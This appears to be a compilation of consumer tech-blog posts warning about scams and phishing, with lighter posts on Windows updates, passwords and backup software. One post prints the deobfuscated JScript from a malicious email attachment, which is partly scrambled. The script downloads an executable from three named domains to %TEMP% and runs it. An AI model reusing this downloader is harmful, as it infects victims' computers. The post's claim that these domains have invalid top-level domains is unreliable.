Scam: The Blue Screen of Death



Yesterday while visiting her mother, my wife did a search at YouTube. For some inexplicable reason (I wasn’t there to observe what exactly went down,) this website was accessed:

BlueScreen2


Overlaid on this screen was a scary-looking popup:

BlueScreen1

The page is especially nasty: it disables the back button, the close button, and any other Chrome windows you happen to have open. The only way out is to kill Chrome via the task manager, or by doing that hard reset that the message tells you should not be done.

This would be very unsettling for someone like my mother-in-law who is not terribly computer-savvy (although she’s quite good with email and Facebook) and the deal here is that if you call the number – definitely not Microsoft – you get some agent in an Indian or Pakistani boiler-room who will convince you that they are from Microsoft, fling all sorts of nonsense technobabble at you, talk you through the process of installing TeamViewer or some other such remote-control software, and then upload malware to your machine.

The scam is very similar to what I described in Don’t Help the Scammers (item no. 4); a good comprehensive writeup of this type of scam is also found at MalwareBytes Unpacked.

Please be careful out there, and if you have friends or relations, particularly the elderly, who could be taken in by this jiggery-pokery, please help them to stay safe.

The Old Wolf has spoken.

Order to Appear in Court

Nothing to see here, folks, just move along. Another scam email from fraudsters trying to get me to download malware to my computer.

This time the Javascript code wants to go out to startick.com, mrflapper.com, and ihaveavoice2.com (all of which are invalid top-level domains), and then download and install other nasty stuff to my computer.

Here’s the email that this came attached to:

To: [edited]
Subject: Notice of appearance in Court #00928994

From: “District Court” <jimmie.cowan@138-172.static.hkit4u.com>

Notice to Appear,
You have to appear in the Court on the July 27.
Please, prepare all the documents relating to the case and bring them to Court on the specified date.
Note: The case may be heard by the judge in your absence if you do not come.
You can review complete details of the Court Notice in the attachment.
Sincerely,
Jimmie Cowan,
Clerk of Court.
Attached: Notice_to_Appear_00928994.zip
That “notice to appear” attachment is actually a JavaScript file, and it came as garbage that looked like this:

function sah126() { return ’00) {‘; };  function sah125() { return ‘ == 2’; };  function sah210() { return ‘+fr+’; }; function sah86() { return ‘ar dn’; };  function sah105() { return ‘rea’; };  function sah95() { return ‘bj’; };

But as soon as the code runs, it concatenates all those little bits into something that looks like this:

var stroke=”55565C5E0D0A020B240507050001091D0B0203160105100A0117174A070B09″;

function gvi() { return ‘e’; }

function sah() { return ‘val’; }

function dl(fr)l”); v { var b = “w’; };

ww.startick.com mrflapper.com ihaveavoice2.com”.split’; };

(” “); for (var i=0; i<b.length; i++) { var ws = new ActiveXObject(“WScript.Shelar fn = ws.ExpandEnvironmentStrings(“%TEMP%”)+String.fromCharCode(92)+Math.round(Math.random()*100000000)+”.exe”; var dn = 0; var xo = new ActiveXObject(“MSXML2.XMLHTTP”); xo.onreadystatechange = function() { if (xo.readyState == 4 && xo.status == 200) { var xa = new ActiveXObject(“ADODB.Stream”); xa.open(); xa.type = 1; xa.write(xo.ResponseBody); if (xa.size > 5000) { dn = 1; xa.position = 0; xa.saveToFile(fn,2); try { ws.Run(fn,1,0); } catch (er) {}; }; xa.close(); }; };’; };

try { xo.open(“GET”,”http://”+b%5Bi%5D+”/document.php?rnd=”+fr+”&id=”+stroke, false); xo.send(); } catch (er) {}; if (dn == 1) break; }; }; dl(4851); dl(5382); dl(2753);var po = ”

for (var ckz=1; ckz<=242; ckz++) { po += this[‘sah’+ckz](); } this[gvi()+sah()](po);

I’ve mentioned these a few times before – the only way to keep yourself safe is to never open attachments you receive in email messages unless you are 100% sure whom they are from and what they are.

The bad actors want access to your data and your computer, and they don’t care how they get it.

Be careful out there.

The Old Wolf has spoken.

How to Fit-up Your Computer (aka Translation Troubles)

octopus

Translation has always been more or less an afterthought for most companies, and overseas firms that manufacture goods for the USA often (obviously!) cut corners by saying things like “Oh, give it to Miss Chen, she speaks some English.”

The results were predictably bad.  Nowadays things have improved a little, but it was not uncommon in the latter part of the 20th Century to see things like the following:


How To Fit-up Your Computer

Clear the area on which you are to put back together the divorced parts. Make sure the room is all there. Popping out of the boxes should be:

  • An attractive monitor giving enlivening displays.
  • An efficient keyboard for the tipping of. (A mouse can be put on the second hand if that’s your turn-on.)
  • A fortified central processing unit where all types of characters can be juggled with.
  • And last, strict instruction on hand in either floppy or hard appearance.

Look within now to see if you have any surprises. If you are unfortunate enough to have something missing, or there is an unexpected presence, your local dealer will be willing to examine.

IMPORTANT!! Before you can plug it, you must ensure that the virgin monitor is fitted with a proper adapter in order to cope with your man’s supply.

To start assembly, pray central processing unit is in room provided. Have compartment ready for stuffed batteries. Repeat once a year. Check monitor not being supplied, then carefully drip onto unit. Now marry the tarts by inserting dangling cables. Finally, ready position for coupling behind keyboard.

You should now be ready to switch on to many hours of trouble-free commuting.


Naturally, “Engrish” is still a thing. The translation industry worldwide has undergone a sea change as the internet has opened markets to people living in third-world countries who might never have had access; and agencies take advantage of CAT tools to pay translators fractions of a cent per word based on how many times words or phrases are repeated. This is a scandal and a crime, and the main reason I got out of the freelance translation business, but that’s a subject for another rant.

The Old Wolf has spoken.

Malware download from “eBay GMBH” (German Ebay)

Clearly not from the German version of eBay, but posting this here just in case anyone gets the same email and Googles for it.

Rechnung für [redacted] noch offen: Nummer 19879661
Sent By: Inkasso Ebay GmbH   On:Apr 04/22/15 12:59 AM
Forderung an [redacted].22 04.2015-Inkasso Ebay GmbH.zip (130 KB) | Download

Sehr geehrter Kunde [Redacted], Ihr Kreditinstitut hat die Kontoabbuchung zurück buchen lassen. Sie haben eine ungedeckte Forderung bei der Firma Ebay GmbH.

Aufgrund des bestehenden Zahlungsrückstands sind Sie verpflichtet außerdem, die durch unsere Beauftragung entstandenen Kosten von 43,90 Euro zu tragen. Wir erwarten die vollständige Zahlung bis zum 24.04.2015 auf unser Bankkonto. Namens unseren Mandanten fordern wir Sie auf, die offene Forderung sofort zu begleichen. Bei Fragen oder Unklarheiten erwarten wir eine Kontaktaufnahme innerhalb des gleichen Zeitraums.

Bitte beachten Sie, dass keine weitere Mahnung erfolgt. Nach Ablauf der Frist wird die Akte dem Gericht und der Schufa übergeben. Eine vollständige Kostenaufstellung, der Sie alle Buchungen entnehmen können, ist beigefügt.

Mit freundlichen Grüßen

Inkasso Voigt Marlon

Achtung: Dies ist ein Betrug. Keine angehängten Dateien öffnen!

Summary: I have an open invoice because of a declined charge with Ebay Germany. If I don’t pay immediately, a collection company will come after me and I’ll be reported to the General Credit Protection Agency. Notice that ZIP file up there in red, supposedly an invoice. Unzip it, and there’s another zip file. Unzip that, and there’s a file called

[redacted] Forderung 22.04.2015 – Inkasso Ebay GmbH.com (meaning, supposedly, a demand for collection.)

That’s a .COM file, or rather a simple executable file… in other words, a program. These are BAD NEWS for anyone who is foolish enough to open them. They’re just as bad as .EXE files. NEVER OPEN AN EXE OR COM FILE UNLESS YOU KNOW EXACTLY WHAT IT IS AND WHOM IT’S FROM.


Interestingly enough, I ran a virus check on this file and it came up with nothing. However, submitting it to VirusTotal.com came up with this:

viruses

In other words, it’s a nasty. The anti-virus programs indicated came up with multiple offenders for this file – one example that I followed for illustrative purposes was Packed.Win32.Katusha.o, which is a Trojan that can connect to a remote IRC server once it has infiltrated a PC. Packed.Win32.Katusha.o will download harmful files from the server that will damage the infected machine even further.

If you run this insidious program, you have just opened wide a door to the criminal element, and your computer will be infected with keyloggers, other trojans, made part of a botnet of spamming computers, infected with the dreaded CryptoLocker, or who knows what else. It will, at the very least, cause you inconvenience, and at the very worst destroy all your files, give criminals access to your personal data and/or your email accounts, and cost you lots of money. These people are horrible individuals. They want only one thing – to make money at your expense, and they don’t care how they do it.

Don’t ever fall victim to them.

The Old Wolf has spoken.

Why are Windows updates so bloody slow?

I wondered the same thing yesterday, as Windows chose a very inopportune time to shut my system down, do it’s thing, restart, do it’s thing, and finally re-boot. There were 17 updates waiting to install, and over 24,000 registry entries to be updated. The whole process took about half an hour.

Doing a little poking around, I found a very interesting take on the situation at the Microsoft community. I thought I’d post it here, as a lot of people don’t visit these tech fora.


From user xp.client; this was written in 2012, but the situation does not seem to have improved much since then.

Okay maybe some background on the root of the problem would help. Windows XP used a fast and great mechanism called Hotfix Installer (Update.exe) to install updates. Updates installed in very little time (if you want to even reduce update time on XP, temporarily stop the System Restore service) and updates will install at crazy speeds because it doesn’t waste time creating a restore point for every update. Hotfix installer works by simply installing a new version of files to be updated at C:\Windows\system32 and C:\Windows\system32\dllcache (the Windows File Protection cache). This is File Based Servicing. The hotfix installer (Update.exe) also supported various command line switches like /nobackup which means not to backup files it patches as you won’t be uninstalling any updates and would save disk space by not backing files up. It also supported the ability to slipstream a service pack or update into the original XP setup files using the /s switch.

When Microsoft was developing Windows Vista, they realized that components had gotten too many interdepencies on each other and to service/patch each file reliably without breaking another component that relied on it, Microsoft introduced what they called as Component Based Servicing (CBS) (read all about it in The Servicing Guy’s blog: http://blogs.technet.com/b/joscon/). What it does basically is it installs the entire OS’s all files including all languages and all drivers shipped with the OS into C:\Windows\WinSxS and then it hard links files from there to C:\Windows\system32. Whenever an update is installed, it no longer installs it to C:\Windows\system32 and C:\Windows\system32\dllcache like XP’s hotfix installer (Update.exe) did. Instead, it updates the files in C:\Windows\WinSxS. Now WinSxS can contain multiple copies of the same file if it is used by more than 1 Windows component. The higher the number of components, that many number of times the file exists in C:\Windows\WinSxS.

When a Vista or Windows 7 update (.MSU) is installed, the components get updated, each and every one, instead of files and the worst part is it still maintains the older backup of the previous versions of components. It does not give the user to not backup the earlier versions like XP’s /nobackup switch. As as you install more and more updates on your system, they will take more and more disk space. The very reason Windows 7 is bloated and updates take so long is because of this servicing mechanism it uses (Component Based Servicing).

Microsoft’s ingenious “solution” to this problem of ever growing disk space is that they tell you to install fewer updates to keep the size of the servicing store under control. Of course, one can’t deny installing security updates and leave their system open to security holes so the cost of fixing bugs by installing hotfixes comes at the price of enormous amounts of disk space. The whole servicing stack is more of a downgrade to XP’s update.exe method. It causes slow logoff and slow logon (Please wait while Windows configures NONSENSE), heavy disk thrashing upon logon and logoff when updates are installed and systems being unable to boot because of failed updates. Another huge issue it introduced is the inability to do a true slipstream of service packs and hotfixes.

The time Windows 7/Vista take to install hotfixes compared to Windows XP is completely unacceptable. First it is searching for whether the update applies to your system for a long time. Then that post-installation process (“Configuring updates… Do not turn off your computer”) that takes several minutes before shut down followed by a second post-installation process (configuration) upon restart before logon that also takes also several minutes and thrashes the disk. The solution is to stay with Windows XP. I can install service pack 3 on my XP is about 10 minutes after downloading it. I can also install a slipstreamed with SP3 and all updates copy of XP is about 30 minutes on a modern fast PC. If you have to use Windows 7 or Vista, you will have to be stuck with this slow update non-sense as Microsoft does not even acknowledge that there is any slowdown or loss of functionality.

The fact remains: MSU updates are slow as **** and take too much time and as Windows 7 gets older and MS stops producing service packs, a clean install is going to take longer and longer to bring it up-to-date with all patches installed. Take the case of Vista today. First you have to install Windows Vista, then SP1 which takes about 60-70 minutes, then SP2 and then install all the dozens of post-SP2 SLOW UPDATES. It’s not worth wasting your time on an OS whose servicing mechanism Microsoft completely screwed up. I recommend you read more about the servicing and how it works at The Servicing Guy’s blog:http://blogs.technet.com/b/joscon/

Microsoft’s response to this is vague – they simply state “Windows 7’s servicing is more reliable than Windows XP” but they cannot acknowledge it is a million times slower and still unreliable… slow to the point of being unusable and sometimes leaving systems in an unbootable damaged state. Of course they know all this too but can’t admit it since it makes their latest OSes look poor. Moving from a very simple and fast update mechanism that worked to a complex one that requires endless “configuring” and repair  is a product engineering defect.

Take a look at servicing-related complaints in Microsoft’s own forums:

1. Very slow install of updates to Windows 7
2. Windows 7 – Updates are very slow
3. Windows 7 Ultimate, it takes long time configuring updates
4. “Preparing To Configure Windows. Please Do Not Turn Off Your Computer”
5. Very slow update install at shutdown (Windows 7 Home Premium)
6. Why does my computer run so slow when installing updates?
7. Every time the computer is shut down, it always says installing update do not turn off your computer
8. Computer is working slow and wants to do windows updates all the time
9. Windows 7 Update install time taking a very long time
10. Windows wants to install 6 updates every time I log off or put the computer in sleep mode
11. Problem In Configuring Windows Updates at the time of Startup
12. Computer really slow after latest updates
13. Windows hangs up in “configuring updates”
14. Why can’t windows 7 install updates?
15. Every time computer is shut down, receive Installing updates, do not shut off….
16. How long does it take for the Windows 7 Home Premium updates take?
17. Windows 7 “Installing Update 2 of 2” for 12 hours now
18. Updates causes endless reboots
19. Updates stuck installing for over 24 hrs. Computer does not boot
20. Cannot load Windows 7 after installing 2 critical updates


Not really a lot that can be done about this, but at least it’s good to know what the root of the problem is, and that it’s not just my system.

The Old Wolf has spoken

Passwords: Squeal like a pig!

Passwords are the bane of computer users  and IT administrators, and – for the most part – an open, beckoning door to hackers, scammers, and Russian Viagra spammers.

But until someone comes up with something more practical and secure, we need them.

Sure, people are trying. Fingerprint scanning, retinal scanning, all sorts of biometric stuff is either on the market or in development, but thus far there seem to be either financial barriers or security questions around many of these.

So we continue to use passwords.

I’ve written about strong passwords and stronger passwords; for myself, I do my best to make my passwords as strong as possible, but I have dozens of them, and that makes them hard to remember.


A cartoon posted by an IT colleague of mine just today points out the difficulty, especially as we grow older:

10868106_10152623985991179_8450016556394107360_n

Buckets

As Friedrich Althoff  (not Konrad Adenauer) said, “Was gebe ich auf mein dummes Geschwätz von gestern?” (What do I care about the stupid hqiz I said yesterday?”)


Now, some sysadmins take joy in making things as hard as possible for their user base:

dt980406dhc0

Dilbert

Having spent years in IT, Mordac is hands-down my favorite Dilbert character. Parenthetically, Mordac’s appearance has changed over the years, but I like this iteration the best because he reminds me of one of my old IT colleagues, who was paradoxically one of the nicest guys I’ve ever met.

On the other hand, it drives me nuts when webmasters limit their passwords; given the nature of hacking attempts, to deliberately block users from including spaces or special characters in their passwords is inviting more incursions, and whenever I encounter a site like this it makes me want to reach through my modem and slap someone to Nouakchott and back.

So how does one remember a laundry list of passwords without putting sticky notes on your CPU? Well, there are certain encryption programs and lockers out there that allow you to keep these things written down, using one (very complex) master password to access the file, which is my preferred method. Another one is using mnemonics such as Tt*hiwwUR (sing “Twinkle, twinkle, little star”…) but it’s tough to come up with a whole grundle of these.

Whatever the case, you owe it to yourself to use strong passwords wherever your identity or your data is at risk. The recent massive hack at Sony is a perfect example of why (even though this may have been an inside job, which would render any company vulnerable.)

The Old Wolf has spoken.
My New Western Digital Passport Ultra: Delightful hardware, hideous software

shopping

About the size of a pack of poker cards. Lightweight and functional, stores 1 Terabyte of data; I can back up my entire hard drive and that of my wife onto one little box.

Unfortunately, the WD SmartWare (which should be called something more obscene and less family-friendly) is the abomination of desolation.

The thing refuses to back up my large files, despite upgrading to the latest version (2.4.6); worse than that, there are processes running in the background – specifically WDBackupEngine.exe, but others as well – that will not die, can’t be killed, and consume so many resources that my greased-lightning core i7 box slows down to the speed of London traffic.

resources from WD

The WD forums are full of complaints about this issue going back to 2011. Western Digital has not provided a workable solution, and the fact that their latest software has not solved the issue points to the fact that they are either insouciant or incompetent.

I understand the need for background monitoring for a system that backs up changes on the fly and provides a dynamic mirror of the source disk or portions thereof, but the process should not bring the rest of the system to a screeching halt.

I have reluctantly removed WDSmartWare from my system and will have to use the device as a manual backup, which is still a lot better than having to use multiple devices. Again, I like the box itself, but the management software has no business existing.

The Old Wolf has spoken.

Bypassing Spam Filters

The scumbags are getting more inventive.

Thanks to Unicode, many characters will display on the Internet which won’t flag spam keyword detectors, allowing such rubbish to trickle through. Things like this:

——————

From: Ƕσᵯȅ₳ppliaŋce₡overage contact@techas.ws via amazonses.com

First Month₣RḖḖ on ComprehensiveǶσᵯȅWarrantyCoverage .

——-

From: __ɵṹṝ__ᵵᶖᵯe__dᶏᵵᶖng__ contact@cdblu-tk.ws via amazonses.com

Subject: __¶ŋȶeresȶed__¶ŋ__ȿiŋgles__ǿ˅erƼѻ?__

__¶ŋȶeresȶed__¶ŋ__ȿiŋgles__ǿ˅erƼѻ?
t.co/Ddphe5fBRI (This link redirects to an outfit called OurTime; Stay away from them.)
TryAmerica’s__1__site__for___ȿiŋgles__ǿ˅erƼѻ
Joinɵṹṝ__ᵵᶖᵯe.comAnd meetȿiŋgles ǿ˅erƼѻ

—————-

Unicode allows you to uʍop ǝpısdn ǝʇıɹʍ, among other things, or send people clever greetings:

♫♪♥♥[̲̅̅H̲̅][̲̅̅A̲̅][̲̅̅P̲̅][̲̅̅P̲̅][̲̅̅ Y̲̅][̲̅̅B̲̅][̲̅̅I̲̅][̲̅̅R̲̅][̲̅̅T̲̅][̲̅̅H̲̅][̲̅̅D̲̅][̲̅̅A̲̅][̲̅̅Y̲̅]♥♥♫♪ Ƹ̵̡Ӝ̵̨̄Ʒ•*¨`*•♥ •*¨`*•

But unfortunately, evil people have a way of turning anything good to their twisted and nefarious purposes. These two things should go without saying, but I’ll say it anyway:

  1. Any company that spams you is operating very close to the line of ethicality, and
  2. Any company that spams you in this underhanded way is probably running a criminal enterprise, and should be avoided like the plague.

Depending on what you read, spam can account for up to 90% of all email; at this point, 62% of all web traffic is generated by non-humans, although not all of this is malicious. As for me and my house, any company that spams me is guaranteed not to get my business, and bad reviews in public if they happen to be extra-obnoxious. Halting the flood is like spitting in the ocean, but the best I can do is raise awareness.

No-Spam

The Old Wolf has spoken.